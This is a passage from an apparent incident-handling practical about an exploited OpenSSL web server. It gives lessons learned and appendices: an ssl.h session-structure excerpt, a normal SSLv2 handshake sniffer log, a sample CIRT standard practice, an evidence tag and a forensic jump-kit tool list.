In the future the CIRT team needs to review all the software on the server to ensure that the parts are secure as the whole. In the incident of the web server, the part, OpenSSL, was exploitable. Further the team should do a review every three months on the servers to ensure that no one has updated the software. Even better a Change Control group should be set up, consisting of members of the IT staff and security. The job of the Change Control group is to review changes that are happening on site and approve that the changes will not affect the other systems on site. A group like this would allow the security team to do some research to ensure the software/hardware updates do not have any security issues associated with them.

Another issue is that the web server was running modules with Apache (web server service) that were not being used at that time. The security team should have questioned this when they conducted security audits of the site. In the future, any service that is GNU/freeware, should be downloaded and compiled by hand rather than using the default binaries. This would allow for source code review and the system administrators would only compile what is needed for the service. Thus it would reduce the scope of security issues by reducing the amount of available services running on the server.

The CIRT team should consider running something like Tripwire on the DMZ systems. This would provide further data on the files that have been added or changed on the system. A product like Tripwire, could provide another alerting system to the CIRT team in case the IDS or firewall fails to alert the team.

Lastly, the CIRT team should have paid closer attention to the security vendor notices. In the timeframe the exploit was made known and the time of the attack, the security team should have identified a possible security hole. Further investigation should have been done to see if the web server could have been exploited.

Appendix A – ssl.h

Source: openssl-0.9.6d/ssl/ssl.h

```
/* Lets make this into an ASN.1 type structure as follows
 * SSL_SESSION_ID ::= SEQUENCE {
 *      version                 INTEGER,        -- structure version number
 *      SSLversion              INTEGER,        -- SSL version number
 *      Cipher                  OCTET_STRING,   -- the 3 byte cipher ID
 *      Session_ID              OCTET_STRING,   -- the Session ID
 *      Master_key              OCTET_STRING,   -- the master key
 *      Key_Arg [ 0 ] IMPLICIT  OCTET_STRING,   -- the optional Key argument
 *      Time [ 1 ] EXPLICIT     INTEGER,        -- optional Start Time
 *      Timeout [ 2 ] EXPLICIT  INTEGER,        -- optional Timeout ins seconds
 *      Peer [ 3 ] EXPLICIT     X509,           -- optional Peer Certificate
 *      Session_ID_context [ 4 ] EXPLICIT OCTET_STRING,   -- the Session ID context
 *      Verify_result [ 5 ] EXPLICIT INTEGER    -- X509_V_... code for `Peer'
 *      Compression [6] IMPLICIT ASN1_OBJECT    -- compression OID XXXXX
 *      }
 * Look in ssl/ssl_asn1.c for more details
 * I'm using EXPLICIT tags so I can read the damn things using asn1parse :-).
 */
typedef struct ssl_session_st
        {
        int ssl_version;        /* what ssl version session info is
                                 * being kept in here? */

        /* only really used in SSLv2 */
        unsigned int key_arg_length;
        unsigned char key_arg[SSL_MAX_KEY_ARG_LENGTH];
        int master_key_length;
        unsigned char master_key[SSL_MAX_MASTER_KEY_LENGTH];
        /* session_id - valid? */
        unsigned int session_id_length;
        unsigned char session_id[SSL_MAX_SSL_SESSION_ID_LENGTH];
        /* this is used to determine whether the session is being reused in
         * the appropriate context. It is up to the application to set this,
         * via SSL_new */
        unsigned int sid_ctx_length;
        unsigned char sid_ctx[SSL_MAX_SID_CTX_LENGTH];

        int not_resumable;

        /* The cert is the certificate used to establish this connection */
        struct sess_cert_st /* SESS_CERT */ *sess_cert;
```

```
/* This is the cert for the other end.
 * On clients, it will be the same as sess_cert->peer_key->x509
 * (the latter is not enough as sess_cert is not retained
 * in the external representation of sessions, see ssl_asn1.c). */
X509 *peer;
/* when app_verify_callback accepts a session where the peer's certificate
 * is not ok, we must remember the error for session reuse: */
long verify_result; /* only for servers */

int references;
long timeout;
long time;

int compress_meth;          /* Need to lookup the method */

SSL_CIPHER *cipher;
unsigned long cipher_id;    /* when ASN.1 loaded, this
                             * needs to be used to load
                             * the 'cipher' structure */

STACK_OF(SSL_CIPHER) *ciphers; /* shared ciphers? */

CRYPTO_EX_DATA ex_data; /* application specific data */

/* These are used to make removal of session-ids more
 * efficient and to implement a maximum cache size. */
struct ssl_session_st *prev,*next;
} SSL_SESSION;
```

Appendix B – Normal SSL Handshake

SSLV3/TLS Sniffer 1.1 written by Eu-Jin Goh
Stanford University Applied Crypto Group

SSL Sniffer listening on port number 8888

Received connection from sysy017h, port 33057

Read 123 bytes from CONNECT request:
CONNECT vmware:443 HTTP/1.1
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.0.1) Gecko/20020830
Host: vmware

Destination hostname is vmware, port is 443
Sending back to client: HTTP/1.0 200 Connection Established

Reading from CLIENT socket
Received SSLV2 Client Hello ...

From Client Hello -- Protocol Version: 0.2
Session ID Length -- 0 bytes
Session ID --
Cipher Suite Length 18 bytes ... number of cipher suites 6
Cipher Suite List is --
  Hex Code: 0x01 0x00 0x80
  Type: RSA with 128 bit RC4 and hash function MD5
  Hex Code: 0x03 0x00 0x80
  Type: RSA with 128 bit RC2 CBC and hash function MD5
  Hex Code: 0x07 0x00 0xc0
  Type: RSA with 192 bit 3DES EDE CBC and hash function MD5
  Hex Code: 0x06 0x00 0x40
  Type: RSA with 64 bit DES CBC and hash function MD5
  Hex Code: 0x02 0x00 0x80
  Type: RSA Export with 40 bit RC4 and hash function MD5
  Hex Code: 0x04 0x00 0x80
  Type: RSA Export with 40 bit RC2 and hash function MD5
Challenge Length -- 16 bytes

Reading from SERVER socket
Protocol Version: SSLV2
From Record Header -- Record Length: 1085

```
Received Server Hello Packet --
Server version is 2
Session ID did not match any previous session - No Resume
  CERTIFICATE INFORMATION :-
  Validity -- Not After  Jan 15 14:19:29 2004 GMT
              Not Before Jan 15 14:19:29 2003 GMT
  Subject Distinguished Name --
    /C=--
/ST=SomeState/L=SomeCity/O=SomeOrganization/OU=SomeOrganizationalUnit/CN=l
ocalhost.localdomain/emailAddress=root@localhost.localdomain
  Issuer Distinguished Name  --
    /C=--
/ST=SomeState/L=SomeCity/O=SomeOrganization/OU=SomeOrganizationalUnit/CN=l
ocalhost.localdomain/emailAddress=root@localhost.localdomain
  RSA Public key size 1024 bits

Cipher Suite Length 18 bytes ... number of cipher suites 6
Cipher Suite List is --
  Hex Code: 0x01 0x00 0x80
  Type: RSA with 128 bit RC4 and hash function MD5
  Hex Code: 0x03 0x00 0x80
  Type: RSA with 128 bit RC2 CBC and hash function MD5
  Hex Code: 0x07 0x00 0xc0
  Type: RSA with 192 bit 3DES EDE CBC and hash function MD5
  Hex Code: 0x06 0x00 0x40
  Type: RSA with 64 bit DES CBC and hash function MD5
  Hex Code: 0x02 0x00 0x80
  Type: RSA Export with 40 bit RC4 and hash function MD5
  Hex Code: 0x04 0x00 0x80
  Type: RSA Export with 40 bit RC2 and hash function MD5
Connection ID len is 16


Reading from CLIENT socket
Protocol Version: SSLV2
From Record Header -- Record Length: 138
Received Client Master Key Packet --
Cipher Suite --
  Hex Code: 0x8a 0x02 0x01
  Type: Unknown SSLV2 cipher used
Clear Key Data Length     -- 128
Encrypted Key Data Length -- 0
Key Arg Data Length -- 0
All further packets will be encrypted.


Reading from SERVER socket
```

Protocol Version: SSLV2
From Record Header -- Record Length: 33
Packet is encrypted.

Reading from CLIENT socket
Protocol Version: SSLV2
From Record Header -- Record Length: 33
Packet is encrypted.

Reading from SERVER socket
Protocol Version: SSLV2
From Record Header -- Record Length: 33
Packet is encrypted.

Reading from CLIENT socket
Protocol Version: SSLV2
From Record Header -- Record Length: 459
Packet is encrypted.

Reading from SERVER socket
Protocol Version: SSLV2
From Record Header -- Record Length: 3234
Packet is encrypted.

Reading from SERVER socket

Close connections

Appendix C -- Implementation and Management of a Computer Incident Response Team (CIRT)

Source: http://www.securityunit.com/pubs/cirt_std.doc

Sample Standard Practice for Implementation and management of a Computer Incident Response Team (CIRT)

CONTENTS

1. Forward
2. Overview
3. Authority
3.1. Establishment of CIRT
3.2. Mission
4. Description
4.1. Role of CIRT
4.2. CIRT Ownership
4.2.1. Duties of CIRT Owner
4.3. Responsibilities of CIRT
4.4. Availability of CIRT
5. Composition
5.1. Members
5.1.1. Core Members
5.1.1.1. IT Audit
5.1.1.1.1. Responsibilities
5.1.1.2. Information security
5.1.1.2.1. Responsibilities
5.1.1.3. Corporate security
5.1.1.3.1. Responsibilities
5.1.1.4. Legal
5.1.1.4.1. Responsibilities
5.1.2. Support Members
5.1.2.1. Platform specialists
5.1.2.1.1. Responsibilities
5.1.2.2. Financial auditors
5.1.2.2.1. Responsibilities
5.1.2.3. Fraud examiners
5.1.2.3.1. Responsibilities
5.1.2.4. Personnel Services
5.1.2.4.1. Responsibilities
5.1.2.5. Public information officer
5.1.2.5.1. Responsibilities
5.2. Team Leadership
5.2.1. Definition
5.2.2. Role

5.2.3. Requirements
5.2.4. Duties
6. Duties of the CIRT
7. Training requirements
7.1. Core member training
7.2. Support member training
7.3. Ongoing training
7.4. Periodic computer incident simulation drills
8. Computer security incident classifications
8.1. Identifying computer security incidents
8.1.1. CIRT notification process
8.1.2. Classification of severity of incidents
8.1.3. Escalation process
8.2. Class 1 incidents
8.3. Class 2 incidents
9. Investigative process
9.1. Methodologies
9.2. Investigative tool kit
9.3. Evidence collection
9.3.1. Evidence collection responsibilities matrix
9.3.2. Interviews
9.3.3. Physical evidence
9.4. Preserving evidence
9.4.1. Labeling
9.4.2. Transporting
9.4.3. Storage
9.4.4. Retention period
10. Report process
11. Investigation resolution
12. Relationship with law enforcement agencies

1. Forward

The Intrusion Management & Forensics Group is pleased to provide the sample standard practice for the creation and maintenance of a Computer Incident Response Team (CIRT). This standard practice is meant to be a starting point for your particular organization. The suggestions herein are only that: suggestions. You should feel free to modify this standar practice such that it fits your circumstances, policies, personnel and organizational culture.

This standard practice may be used freely and may be modified as necessary without permission from the IMF Group. It may not, however, be redistributed in whole or in part outside of your organization without crediting Sanda International Corp.. When distributed in whole, the Sanda International Corp. copyright notice must be included.

Feel free to contact the IMF Group at info@imfgroup.com with questions and comments. The IMF Group provides training to CIRTs through the Computer Security Institute. Visit their web site at www.gocsi.com for more information.

2. Overview

Information Security Standard and Procedures defines the establishment of a Computer incident response team (CIRT) to respond and manage any intrusion of GIAC Corporation's computer systems, networks or data resources effectively.

The standards in this chapter are written under the authority and in support of GIAC Corporation's Information Security policy. The standards apply to any suspected intrusion of GIAC Corporation's

computer systems, networks and data resources.

These standards will be updated annually or prior to a major infrastructure change. Nonetheless, due to ongoing changes in the data processing and network environment, situations may occur where the applicability of these standards may be unclear. It is the user's responsibility to seek a definition or interpretation of the standards through Computer Technology Information Security.

Undefined or unclear standards cannot be construed to imply ignorance of a possible intrusion or reporting obligation.

The standards apply to all persons who have access to GIAC Corporation's computer systems, networks and Data Resources.

3. Authority

This standard practice is issued under the authority of the Chief Information officer.

1. **Establishment of CIRT**
   The CIRT (Computer Incident Response Team) is a team of specialists established by the Chief Information Officer to investigate any suspected intrusion into GIAC Corporation's computer systems, networks, or data resources.
2. **Mission**
   The objective of the CIRT is to investigate apparent intrusion attempts and report their findings in a timely manner to executive management. The CIRT provides a centralized approach to managing computer security incidents so that current incidents can be controlled as quickly as possible to avoid serious damage to GIAC Corporation's systems and future incidents can be prevented. Additionally, the CIRT will provide increased security awareness so that GIAC Corporation's computer systems will be better prepared and protected in the future.

4. Description

1. **Role of CIRT**
   The CIRT is an investigative body only, convened strictly for investigating an apparent information security incident. The role of the CIRT is to respond rapidly to any suspected security incident by reporting all findings to management, identifying and controlling the suspected intrusion, and notifying users of proper procedures to preserve evidence and control the intrusion. By being prepared to respond to serious incidents, the CIRT can minimize damage to GIAC Corporation's computer systems, networks and data.

2. **CIRT Ownership**
   The CIRT is owned by the Chief Information Officer (CIO). The CIO is responsible for all CIRT activities and will ensure that the CIRT operates according to this standard practice as well as the appropriate policies.

   1. **Duties of CIRT Owner**

      All decisions relating to incident resolution are the responsibility of the CIO who will make such decisions after conferring with the General Manager and General Counsel. The CIO will institute clean-up and "hardening" implementation when he or she deems it appropriate.

      The CIO will alert affected external organizations which may share compromised or potentially compromised resources with GIAC Corporation. Such public investigative organizations as CERT, FIRST and law enforcement will be contacted only under direction from the CIO. Should the CIO decide to release details of an incident to a public investigative organization, the form of the information release will be approved by the General Counsel.

3. **Responsibilities of CIRT**
   - Identify affected critical systems
   - Respond to all referred security incidents or suspected incidents involving GIAC Corporation's computer system, networks and data resources.
   - Establish a 24 hour, 7 day a week hotline to report security incidents
   - Convene within 3 hours of notification of a reported computer security incident.
   - Establish classifications of security incidents requiring an investigation
   - Investigate and report all evidence to management
   - Asses damage and scope of intrusion
   - Control and contain intrusion
   - Collect and document all evidence relating to a computer security incident according to established procedures.
   - Maintain a chain of custody of all evidence according to established procedures.
   - Notify users of correct procedures to ensure that evidence will be protected.
   - Notify users of any precautions to contain a security incident
   - Coordinate reposes to similar incidents or affected technology.
   - Select additional support members as necessary for the investigation
   - Follow privacy guidelines as established by GIAC Corporation's policy.
   - Provide liaisons to proper criminal and legal authorities.

4. **Availability of CIRT**

   Security incidents can arise at any time of the day and on any day of the week. Often attacks happen during non-business hours in the hope that the attack will go undiscovered until the damage has been completed. In order to detect possible incidents and react swiftly to minimize damage to GIAC Corporation's computer systems, networks and data, the CIRT must be available 24 hours a day and 7 days a week. A hotline for reporting computer security incidents will be established by the CIRT.
   - Each core member must be on call to respond to hotline reports for a week's duration. This on-call responsibility will be rotated on a weekly basis among the core members of the CIRT.
   - On-call member's responsibilities include:
   - Available by pager 24 hours a day, 7 days a week
   - Available to report in person to the affected system immediately after being notified.
   - Responsibilities of all other members of the core team and technical support team include:
   - Available to the on-call member by pager.

5. Composition

1. **Members**

   Two types of members will comprise the CIRT team, core members and support members. The Chief Information Officer will select the core members and appoint the team leader.

   1. **Core Members**

      The core members will convene when a security incident has occurred. They will be responsible for:
      - Determining if the incident warrants further investigation
      - Categorizing the security incident
      - Adding support members to the investigation if necessary

      1. ***IT Audit***

         A senior member of the IT Audit Services will be a core member a the CIRT.

         1. Responsibilities
            - Ensure that best practices are followed
            - Ensure the auditability of the investigation process

- Ensure that chain of custody procedures are followed correctly
- Maintain accountability for all evidence collected during the investigation
- Document investigation

2. Information security

A member of Information Security will be a core member of the CIRT.

1. Responsibilities
   - Inform all other users that are affected by the security incident of the necessary actions to control the incident.
   - Perform appropriate backtracing, forensic analysis and other technical tasks required by the investigation
   - Provide an analysis of the incident including root causes
   - Compile the final report and recommendations of the CIRT
   - Be available as an expert witness

3. Corporate security

1. Responsibilities
   - Provide a liaison with law enforcement
   - Ensure that investigative best practices are followed
   - Contain the incident locale as appropriate
   - Manage the interview process for witnesses and suspects

4. Legal

Counsel from the legal department will be a member of the core group.

1. Responsibilities
   - Brief other core and support members on privacy, 4th Amendment, search and seizure and wiretap issues
   - Ensure that suspects' rights are protected appropriately
   - Act as spokesperson with the media
   - Review any press releases before they are released to the media
   - Review any management reports
   - Act as liaison with outside legal counsel

2. Support Members

Support members will not be full time members of the CIRT team. These members have valuable expertise in their fields. When an the core team determines that the investigation requires the added expertise of a support member, that member will be added to the team for the duration of the investigation.

1. Platform specialists

A platform specialist for each critical system will be a member of the support team.

1. Responsibilities
   - Review audit logs and report any unusual or suspect activities
   - Report any unusual behaviors of the critical systems
   - Be prepared to brief the CIRT on operations procedures
   - Protect evidence of incident according to GIAC Corporation's guidelines and instructions of the core team
   - Assess and report damage to system and/or data to CIRT
   - Aid in the determining the scope of the intrusion
   - Aid in identifying the point of access or the source of the intrusion
   - Make recommendations to close the source or point of access of the intrusion

2. Financial auditors

A member of financial auditing will be a member of the support team.

1. Responsibilities
   - Be prepared to brief the team on financial procedures
   - Be prepared to conduct a financial audit if the core team deems it necessary for investigative reasons
   - Report findings to the CIRT

Follow investigative procedures as determined by the CIRT

3. Fraud examiners

Often a computer system will be used to commit fraud or will be the target for fraud . When this situation occurs, a member of the fraud examiners will be added to the investigation by the core team members.

1. Responsibilities
   - Aid the core members of the CIRT in discovery and recognition of fraud
   - Follow guidelines for lawful search
   - Follow GIAC Corporation's privacy policies
   - Aid in identifying objects and materials used to commit suspected fraud
   - Preserve, using CIRT guidelines, any evidence collected until transported to CIRT
   - Transport evidence to CIRT for safekeeping until resolution of investigation
   - Report findings to the CIRT

4. Personnel Services

A representative who is well acquainted with personnel and human resource policies will be a support member of the team.

1. Responsibilities

   The support member from Personnel Services will be required to:

   a) Advise the core members on personnel policies and procedures

   b) Make recommendations for handling sensitive employee information

5. Public information officer

In the event that the intrusion has become public knowledge, the Public Information officer will be added to the investigative team.

1. Responsibilities

   a) Act as a single point of contact for the media.

   b) Obtain legal advice before any interview or press release is given to the media

   c) Obtain approval from the CIRT that any interview or press release will not interfere with the investigation.

   d) Inform all other affected users to refer any media inquires to the Public Information Officer.

2. Team Leadership

The Chief Information Officer will appoint one of the members of the core team to act as the Team Leader. This role can be static or it can rotate through the team members at the CIO's discretion.

1. Definition

The Team Leader is responsible for convening the CIRT, managing team meetings and directing the activities of the team. The Team Leader is the CIRT manager for the term of his or her duties.

2. Role

The Team Leader fills the role of a group manager. As such he or she has management responsibility for the activities of the CIRT and the authority to convene an investigation.

3. Requirements

The Team Leader must be a member of the core team. He or she must have

received the required training and must be appointed by the Chief Information Officer.

4. **Duties**

The Team Leader will perform the following duties

- Convene the CIRT
- Contact the Chief Information Officer
- Conduct meetings of the CIRT
- Periodically report status of investigations to the CIO
- Manage investigations
- Take responsibility for verifying chain of custody of evidence
- Coordinate team activities
- Appoint support members as required for particular investigations
- Present findings to management
- Monitor the investigation
- Conduct a "post mortum" analysis of lessons learned and report to the CIO

6. Duties of the CIRT

The CIRT is an investigative body only. It does not make policy or take action following an investigation except at the express instruction of the Chief Information Officer. The CIRT is a completely independent body. It receives its direction from the Chief Information Officer, but is accountable directly to the General Manager or the General Manager's appointee.

In cases where an Incident may have originated from an employee or employees reporting, either directly or indirectly, to the Chief Information Officer, the team will report a conflict of interest to the CIO and a temporary alternative reporting structure will be implemented by the General Manager. In the event that a similar conflict of interest involved a core team member, that conflict must be reported to the team and to the Chief Information Officer immediately. The CIO will determine the appropriate course of action based upon the circumstances surrounding the incident and the nature of the conflict of interest. In general the CIRT's duties include:

- Determining if an event constitutes an investigatable security incident
- Conducting an appropriate investigation to determine the root cause, source, nature, extent of damage and recommended response to a computer security incident.
- Preserving evidence of the incident
- Interviewing witnesses and suspects
- Providing appropriate liaison with law enforcement and outside legal counsel
- Managing the release of information to the media
- Managing interaction between Human Resources and witnesses, suspects, organized labor and other appropriate interested parties
- Preparing a report of findings, root causes, lessons learned and recommended actions for management review
- Carrying out the directions of management communicated through the Chief Information Officer
- Containing the incident scene to prevent contamination of evidence

7. Training requirements

1. **Core member training**

   Core members are required to obtain training in the following areas:
   a) Legal 4th amendment, privacy, and lawful search issues
   b) GIAC Corporation's policies and procedures
   c) Investigative process
   d) Storing and transporting evidence according to legal guidelines
   e) Vendor training on all current detection and investigative tools
   f) Collecting, preserving and analyzing evidence of a computer security incident
   g) Procedures for coordinating with outside organizations such as CERT, FIRST and law

enforcement

2. **Support member training**
   Support members are required to obtain training in the following areas:
   a) Legal 4th amendment, privacy, and lawful search issues
   b) GIAC Corporation's policies and procedures
   c) Investigative process
   d) Storing and transporting evidence according to legal guidelines
   e) Technical training on all platforms, operating systems and applications that member is responsible for. These platforms include, but are not limited to all computer operating systems and platforms currently in use GIAC Corporation's, telephone PBX systems and voicemail systems.
3. **Ongoing training**
   Core team members will obtain periodic training to account for:
   - Updates in tools used in their investigations
   - Updates in investigative and forensic techniques
   - Updates in appropriate technologies
   - Updates and changes in laws, regulations and GIAC Corporation's policies that affect investigations
4. **Periodic computer incident simulation drills**
   The CIRT will conduct incident simulation drills twice per year. These drills will be monitored by the Chief Information Officer and the Manager of Internal Auditing. The purpose of these drills is to simulate computer security incidents for the purpose of maintaining the appropriate skills of team members. All core members will be required to participate and support team members will be selected to fulfill appropriate roles. The drills will strive for realism, thoroughness and appropriateness. A "post mortum" will be held at the completion of the drill to identify weaknesses in member performance and the appropriate training to alleviate those weaknesses.

8. Computer security incident classifications

1. **Identifying computer security incidents**

   A security incident is any event resulting in GIAC Corporation's computer systems, networks or data being viewed, manipulated, damaged, destroyed, or made inaccessible by an unauthorized person.

   1. **CIRT notification process**
      All computer security incidents will be reported immediately to the GIAC Corporation's help desk. The help desk operator will notify the CIRT member on call using the CIRT pager. The CIRT member on call will analyze available information immediately and make a determination as to whether the core team should be convened. If the on-call member determines that the CIRT should convene, the core team will meet within three hours of initial notification.

      If it is, in the judgment of the on-call member, appropriate to isolate the incident scene, he or she will notify corporate security through the team representative and that member will arrange immediately to contain the site following appropriate processes. If a technical platform specialist is required the on-call member will identify and contact that individual immediately.
   2. **Classification of severity of incidents**
      There will be three classes of incidents: Class 1, Class 2 and Special. Class 1 incidents are those which are localized, minor or do not require CIRT involvement. They are investigated by the appropriate department manager. Examples of Class 1 incidents are:
      - Localized virus attacks
      - Internet abuse
      - Incidents traceable to user error or system failure
      - Minor attempts at intrusion, scanning or pinging

Class 2 incidents require CIRT involvement. These incidents are major incidents that put the GIAC Corporation's information assets at risk. Examples of Class 2 incidents are:

- Attacks against a firewall
- Coordinated, distributed attacks
- System-wide virus attack
- Financial fraud involving computers
- Attacks against a file server or host
- Theft of proprietary information
  Attacks against any sensitive system (HR, Legal, Financial, etc.)

It is the responsibility of the CIRT to classify suspected security incidents. However, the CIRT or corporate management can escalate a Class 1 incident into a Class 2 incident if appropriate.

Special incidents are those which are referred to the CIRT as a result of a request by a department manager. Such requests must be approved by the Chief Information Officer. Disposition of Special incidents will be determined by the Chief Information Officer in consultation with the requester and the CIRT Team Leader.

3. **Escalation process**
   An incident may be escalated from a Class 1 to a Class 2 incident in any of the following ways:
   - Decision of the CIRT Team Leader
   - Decision of the Chief Information Officer
   - Additional related events (i.e., emergence of a distributed, coordinated attack as an example)
   - Request by Executive Management

2. **Class 1 incidents**
   Escalation from symptoms of an equipment failure or user error to a Class 1 incident may be initiated by the responsible manager. Once the escalation occurs, however, the incident must be reported to the CIRT team leader or the team member on call.
3. **Class 2 incidents**
   Escalation from a Class 1 to a Class 2 incident may be initiated by the CIRT, the Chief Information Officer or corporate management. The escalation and the reason for the escalation must be documented as part of the investigation.

9. Investigative process

In all CIRT investigations a formal investigative process will be used. That process will be appropriate to the incident, consistent with investigative best practices and thoroughly documented. All members of the investigating team are expected to document their actions thoroughly, retain a copy of their notes for future personal use (i.e., as an expert witness in resulting litigation or criminal proceeding) and submit a copy to the team for use in preparing the final report. The member of the team from IT auditing will retain all records, notes and reports for a period of 3 years after the incident.

1. **Methodologies**
   The investigative team will use current best practices in their investigations. These practices are intended to ensure the following:
   - Suspect's rights are preserved to the extent dictated by current GIAC Corporation's policies
   - Evidence is properly collected, preserved and documented
   - Conclusions are supported fully by facts in evidence
   - A full and complete investigation is conducted, free from contamination by outside influence

- Appropriate confidentiality is maintained
- The incident is contained appropriately to protect GIAC Corporation's information assets from further exposure

2. Investigative tool kit

Appropriate investigative tools will be assembled and maintained in a single location to support rapid response to an incident. These tools will be appropriate to the current state of the art both from the perspective of the tools themselves and the systems against which they are directed. Physical security regarding these tools will be maintained at all times. In addition to on-site tools, such as back-up devices, cameras and forensic software, a forensic laboratory consisting of a PC, back-up/restore device and forensic software will be maintained and will be physically secure. The team leader will review available investigative tools from time to time to ensure that the tool kit contains state of the art hardware and software.

3. Evidence collection

1. Evidence collection responsibilities matrix

The team leader will establish an Evidence Collection Responsibilities Matrix. This matrix will assign evidence collection duties to various team members consistent with their profession and personal skills as well as with their functions on the CIRT.

2. Interviews

Interviews will be conducted in a professional manner using standard investigative interviewing techniques. Interviews will be documented, usually immediately after the interview. All confessions either will be recorded using video or audio, or will be hand written and signed by the suspect. Written confessions must be witnessed. GIAC Corporation's investigation procedures, as used by corporate security personnel, will be followed in all interviews and interrogations. Where interviews are governed under labor contracts, a member of Human Resources as well as the team member from the Legal Department must be consulted to ensure compliance with contract provisions.

3. Physical evidence

Physical evidence must be collected and preserved using an appropriate chain of custody. A lockable room, cabinet or locker will be provided for securing evidence. Custody of all keys, lock combinations or electronic key cards will be accounted for. Only one person, the custodian of the evidence, should have access to the room, cabinet or locker. All transfers of evidence must be thoroughly documented and signed for. At no time should the custodian of the evidence be unaware of its location or physical security. See "Storage" below.

4. Preserving evidence

Evidence must be protected and preserved once it has been seized. Improper handling, labeling, and storage could destroy valuable evidence or make it unusable as evidence. All persons involved in the chain of custody of evidence must follow these guidelines to protect and preserve evidence:

1. Labeling

The requirements for labeling collected evidence are:

a) Each piece of evidence should be placed in a sealed envelope or evidence bag.

b) A label containing your signature, date, complete description of contents and identification number should be placed over the envelope seal to ensure that no one has tampered with the contents.

c) Anyone who takes possession of the evidence, must sign and date the evidence label.

d) Envelopes should be placed into a binder if possible.

e) Label with tags all equipment and cables. Make sure that all cables and connections are labeled to ensure that they can be reconnected in the proper order.

2. **Transporting**
   Evidence being transported must continue to conform to chain of custody requirements. At no time should evidence be out of the direct control of the custodian. When evidence, such as computers, must be transported in such a manner that it is outside of the custodian's direct control, it must be sealed in packaging that will reveal any attempt at tampering and transported by an agency that can attest to its specific location and handling. Examples would be UPS, Federal Express or airlines counter-to-counter. Signed acceptance (i.e., via signed airbill) must be obtained by the custodian and the receiver (when delivered by the shipper) must take immediate, personal custody and obtain a delivery signature from the delivery agent. U.S. mail is not an acceptable method of transport in most cases.
3. **Storage**
   The storage facility for computer evidence must be a friendly environment for electronic equipment and media as well as a secured area.

   The storage facility must be:
   a) Locked at all times
   b) All persons entering or leaving the locked area must be logged according to time, date and identification by a core member of the CIRT
   c) Document all evidence entered or checked out of the storage facility
   d) Meet all temperature, light, and humidity requirements of all electronic media

4. **Retention period**
   Civil litigation can take years to complete. Therefore, the retention period of evidence is tied to the ultimate resolution of the incident. Litigation and criminal prosecution may be subject to appeal, extending the time that evidence must be preserved. Therefore, some judgment must be exercised in the length of time evidence must be retained.

   In no case should evidence be disposed of before a case involving it is concluded including the appeal process. Such evidence should then be retained for at least a year past the supposed conclusion of the entire case including appeals. Where it is not apparent whether the incident will ultimately result in civil litigation or criminal prosecution, evidence should be retained for a minimum of three years or, in the case of possible criminal action, until the statute of limitations expires for the particular crime involved.

10. Report process

The CIRT is responsible for reporting their findings to management at the conclusion of the investigation. This report should include the following:

Executive summary - include a description of the incident, methods of investigation and general conclusions.

Detailed conclusions - include one section for each conclusion drawn by the CIRT. This section describe how the CIRT arrived at the conclusion, lists exculpatory evidence that may prove contradictory and evidence that support the conclusion. Log entries can show a chain of events that support the CIRT's conclusion.

Recommendations - the report should conclude with the CIRT's recommendations for avoidance of future or repeat incidents.

11. Investigation resolution

Ideally, an investigation concludes when an appropriate explanation of the incident is found, a final report is delivered and management declares the case "closed". From a practical perspective, however, there are events and circumstances which can terminate an investigation prematurely or

extend its final resolution beyond report production. Generally, the acceptance of a final report by management concludes the investigation. However, the investigation may extend beyond that point when:

- Litigation or criminal prosecution results
- There are technical challenges to the conclusions of the CIRT
- Management is dissatisfied with the conclusion
- Assistance from the CIRT is required to implement preventive measures

The investigation may terminate prematurely when:

- The Chief Information Officer terminates the investigation
- In the CIRT's considered opinion the incident cannot be solved
- Management declares that the incident investigation should be terminated
- The investigation passes to law enforcement
- Legal action is brought by a party involved in the investigation to terminate it

The investigation, key evidence or critical information becomes contaminated rendering a reliable conclusion impossible

12. Relationship with law enforcement agencies

The CIRT will initiate and maintain a close relationship with appropriate law enforcement agencies in advance of any information security incident. The intent of this relationship is to foster an atmosphere of cooperation and encourage rapid response should law enforcement involvement be required.

Additionally, the CIRT should become aware, through direct law enforcement contact, of the standards and requirements for law enforcement involvement in the CIRT's local community. The CIRT's relationship with law enforcement and the standards dictating a request by GIAC Corporation for involvement by law enforcement in a particular investigation are set forth both in the law and in GIAC Corporation's policy. The CIRT member from the Legal Department will become thoroughly familiar with all aspects of law enforcement involvement and will ensure that the team is briefed fully on those aspects. It will be the responsibility of the member from Corporate Security to maintain official liaison with the appropriate law enforcement agencies including, Federal, state, county local and any computer crime task forces in the immediate area.

The member of the team from the Legal Department will become thoroughly familiar with the various laws and statutes involving computer related crime and will ensure that the law enforcement agencies with appropriate jurisdiction are contacted when required.

The Chief Information Officer will determine when and if law enforcement agencies should be called during the course of the investigation. He or she will confer with the CIRT, the General Manager and the General Counsel before contacting a law enforcement agency. Executive management will determine, after the investigation is complete and the CIRT has reached a resolution to the incident as declared by the CIO, what resultant action is to be taken.

Appendix D – Evidence Tag

EVIDENCE: Chain of Custody		
Case Number:	Taken By:	
Tag Number:	On Date:	Time Taken:
Description of Evidence:		
Source Location:	Source Name:	Date & Time:
Destination Location:	Destination Name:	Source's Signature:
Source Location:	Source Name:	Date & Time:
Destination Location:	Destination Name:	Source's Signature:
Source Location:	Source Name:	Date & Time:
Destination Location:	Destination Name:	Source's Signature:
Source Location:	Source Name:	Date & Time:
Destination Location:	Destination Name:	Source's Signature:
Source Location:	Source Name:	Date & Time:
Destination Location:	Destination Name:	Source's Signature:

Appendix E – Jump Kit List

The following list of applications were prepared for use on a system for a live audit. The first four items on the list came from Gideon Lenkey's jump kit howto (par. 9). The rest of the list comes from my forensics GCFA practical (murphy, 130). Each package was compiled staticly. If a package could not be compiled staticly, any libraries were added to the cd and the LD_LIBRARY path was set to /cdrom/lib.

Name of Tool	Provides	Downloadable At
File Utilities	Dd, ls, cp, mv, rm	ftp://ftp.gnu.org/gnu/fileutils/
lsof	Open File Lister	ftp://vic.cc.purdue.edu/pub/tools/unix/lsof/
Net Tools	Netstat, ifconfig	ftp://ftp.cs-ipv6.lancs.ac.uk/pub/Code/Linux/Net_Tools/
netcat	Network multi-use Application	ftp: //coast.cs.purdue.edu/pub/tools/unix/netutils/netcat/
bash	Shell	ftp://ftp.gnu.org/gnu/bash/
tcsh	Shell	ftp://ftp.astron.com/pub/tcsh/
diffutil	diff	ftp://ftp.gnu.org/gnu/diffutils/
findutils	Find, locate, xargs	ftp://ftp.gnu.org/gnu/findutils/
gawk	gawk	ftp://ftp.gnu.org/gnu/gawk/
Sed	Sed	ftp://ftp.gnu.org/gnu/sed
grep	grep	ftp://ftp.gnu.org/gnu/grep/
textutils	Md5sum, cat, cut, sort, etc.	http://www.gnu.org/software/textutils/
